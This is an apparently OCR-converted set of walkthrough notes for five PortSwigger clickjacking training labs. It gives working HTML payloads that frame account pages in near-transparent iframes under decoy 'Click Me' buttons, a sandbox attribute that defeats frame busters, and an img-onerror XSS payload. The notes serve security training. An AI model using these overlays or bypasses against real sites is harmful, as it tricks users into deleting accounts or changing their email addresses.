
Clickjacking

Table of Contents

1. Basic clickjacking with CSRF token protection (APPRENTICE)



Lab: Basic clickjacking with CSRF token protection

APPRENTICE

LAB Not solved

This lab contains login functionality and a delete account button that is protected by a CSRF token. A user will click on elements that display the word "click" on a decoy website.

To solve the lab, craft some HTML that frames the account page and fools the user into deleting their account. The lab is solved when the account is deleted.


You can log in to your own account using the following credentials: `wiener:peter`

Note

The victim will be using Chrome so test your exploit on that browser.

Sol) Steps:

1) Clickjacking is a type of attack where you manipulate the victim in clicking a button which he doesn't intend to, in our case deleting the account.
2) So to solve this we have to create a html web page which will make the user to click the delete account by accident for e.g.



Congratulations, you solved the lab!

Your username is: wiener


3) If I futher reduce the opacity the victim won't see anything except click me

Click Me

4) Below is the html code

```
<style>
    iframe{
    position:relative;
        width:1000px;
        height:700px;
              z-index: 2;
              opacity:0.0001;
           }
           div{
           position:absolute;
           top: 580px;
           left:70;
           z-index: 1;
           }
           </style>
           <div>Click Me</div>
           <iframe src="https://0a6f00aa04a370cec0d4159d00b8002f.web-security-academy.net/my-account"></iframe>
```

5) iframe is just to open the target site in our current window, z-index the order of elements to stack, in our case z-index of iframe is 2, which is higher than div and the reason is we intend the victim to click the delete option rather than our text.



Craft a response

URL: https://exploit-0aba002b046570dec01a15dd01e20084.exploit-server.net/exploit

HTTPS

☑

File:


/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

----

2. Clickjacking with form input data prefilled from a URL parameter (APPRENTICE)



Lab: Clickjacking with form input data prefilled from a URL parameter

This lab extends the basic clickjacking example in Lab: Basic clickjacking with CSRF token protection. The goal of the lab is to change the email address of the user by prepopulating a form using a URL parameter and enticing the user to inadvertently click on an "Update email" button.

To solve the lab, craft some HTML that frames the account page and fools the user into updating their email address by clicking on a "Click me" decoy. The lab is solved when the email address is changed.


You can log in to your own account using the following credentials: `wiener:peter`

Note

The victim will be using Chrome so test your exploit on that browser.

Sol) Steps:

1) First to populate the attacker's email in the email text box we use the below link
   a. https://0a6d001a0422fc00c0d014370081001a.web-security-academy.net/my-account?email=hackers@gmail.com
2) Now using the html code, I have placed click me on top of update button and in the next step I will change the opacity to 0.0001 so only click me will be shown.



WebSecurity Academy
Clickjacking with form input data prefilled from a URL parameter
LAB
Not solved
Go to exploit server
Back to lab description
Home | My account | Log out

My Account

Your username is: wiener


Your email is: kjn@gmail.com

Email

hackers@gmail.com

3) HTML Code

```
<style>
    iframe{
    position:relative;
        width:1000px;
        height:700px;
        z-index: 2;
            opacity:0.0001;
        }
        div{
        position:absolute;
        top: 465px;
        left:70;
        z-index: 1;
        }
        </style>
        <div>Click Me</div>
        <iframe
src="https://0a6d001a0422fc00c0d014370081001a.web-security-academy.net/my-account?email=hackers@gmail.com"></iframe>
```



Clickjacking with form input data prefilled from a URL parameter

Back to lab description »

Congratulations, you solved the lab!

Craft a response

URL: https://exploit-0ac2005004d5fc56c09e144201470040.exploit-server.net/exploit

HTTPS

☑

File:


/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

----

3. Clickjacking with a frame buster script (APPRENTICE)



Lab: Clickjacking with a frame buster script

This lab is protected by a frame buster which prevents the website from being framed. Can you get around the frame buster and conduct a clickjacking attack that changes the users email address?

To solve the lab, craft some HTML that frames the account page and fools the user into changing their email address by clicking on "Click me". The lab is solved when the email address is changed.

You can log in to your own account using the following credentials: `wiener:peter`

Note


The victim will be using Chrome so test your exploit on that browser.

Sol) Steps:

1) To use iframes when frame buster script is used we can use `sandbox="allow-forms"` in the iframe script

```
2) <style>
3)     iframe{
4)     position:relative;
5)         width:1000px;
6)         height:700px;
7)         z-index: 2;
8)         opacity:0.1;
9)     }
10)         div{
11)         position:absolute;
12)         top: 470px;
13)         left:70;
14)         z-index: 1;
15)         }
16)         </style>
17)         <div>Click Me</div>
18)         <iframe sandbox="allow-forms"
   src="https://0a840014037ad69cc0cb13ed008c0076.web-
```

```
security-academy.net/my-
account?email=hackers@gmail.com"></iframe>
```



https://exploit-0ab2008703d8d6a7c00c136a017800f1.exploit-server.net

Congratulations, you solved the lab!

Craft a response

URL: https://exploit-0ab2008703d8d6a7c00c136a017800f1.exploit-server.net/exploit

HTTPS

☑

File:


/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

----

4. Exploiting clickjacking vulnerability to trigger DOM-based XSS (PRACTITIONER)



Lab: Exploiting clickjacking vulnerability to trigger DOM-based XSS


This lab contains an XSS vulnerability that is triggered by a click. Construct a clickjacking attack that fools the user into clicking the "Click me" button to call the `print()` function.

Note


The victim will be using Chrome so test your exploit on that browser.

Sol) Steps:

1) Frist is to find the XSS vulnerability and when I have inserted the below script in feedback->name column it worked
    a. <img src=1 onerror=alert(1)>
2) Using burpsuite I have captured the required parameters
3) Created the below url and will be using it later
    a. https://0aa000790478206ac09181c2005a00c4.web-security-academy.net/feedback?name=<img src=somerandomval onerror=print()>&email=hackers@gmail.com&subject=Youarehacked&message=willseeyouinhell
4) Below is the payload to add click me exactly on top of the submit button



```
<style>
    iframe{
    position:relative;
        width:1000px;
        height:1000px;
             z-index: 2;
             opacity:0.1;
         }
         div{
         position:absolute;
         top: 815px;
         left:70;
         z-index: 1;
         }
         </style>
         <div>Click Me</div>
         <iframe
src="https://0aa000790478206ac09181c2005a00c4.web-security-academy.net/feedback?name=<img src=somerandomval onerror=print()>&email=hackers@gmail.com&subject=Youarehacked&message=willseeyouinhell"></iframe>
```



Exploiting clickjacking vulnerability to trigger DOM-based XSS

Congratulations, you solved the lab!

Craft a response


URL: https://exploit-0ad40021049e2035c0258139011d00fa.exploit-server.net/exploit

HTTPS

☑

----

5. Multistep clickjacking (PRACTITIONER)



Lab: Multistep clickjacking

This lab has some account functionality that is protected by a CSRF token and also has a confirmation dialog to protect against Clickjacking. To solve this lab construct an attack that fools the user into clicking the delete account button and the confirmation dialog by clicking on "Click me first" and "Click me next" decoy actions. You will need to use two elements for this lab.


You can log in to the account yourself using the following credentials: `wiener:peter`

Note


The victim will be using Chrome so test your exploit on that browser.

Sol) Steps:

1) To solve this I have simply created 2 clickjacks “click me first on top of delete account” and “click me next” on yes buttom which will be showed after delete account is clicked




```
2) <style>
3)     iframe{
4)     position:relative;
5)         width:1000px;
6)         height:1000px;
7)         z-index: 2;
8)         opacity:0.1;
9)     }
10)         .first{
11)             position:absolute;
12)             top: 515px;
13)             left:70;
14)             z-index: 1;
15)         }
16)         .second{
17)             position:absolute;
```



```
                top: 310px;
                left:210;
                z-index: 1;
            }

        </style>
        <div class="first">Click me first</div>
        <div class="second">Click me next</div>
        <iframe src="https://0a570027032234a0c117bc6c004f0059.web-security-academy.net/my-account"></iframe>
```



Multistep clickjacking

Congratulations, you solved the lab!

Craft a response

URL: https://exploit-0a85003e0363346ec141bc0201160005.exploit-server.net/exploit

---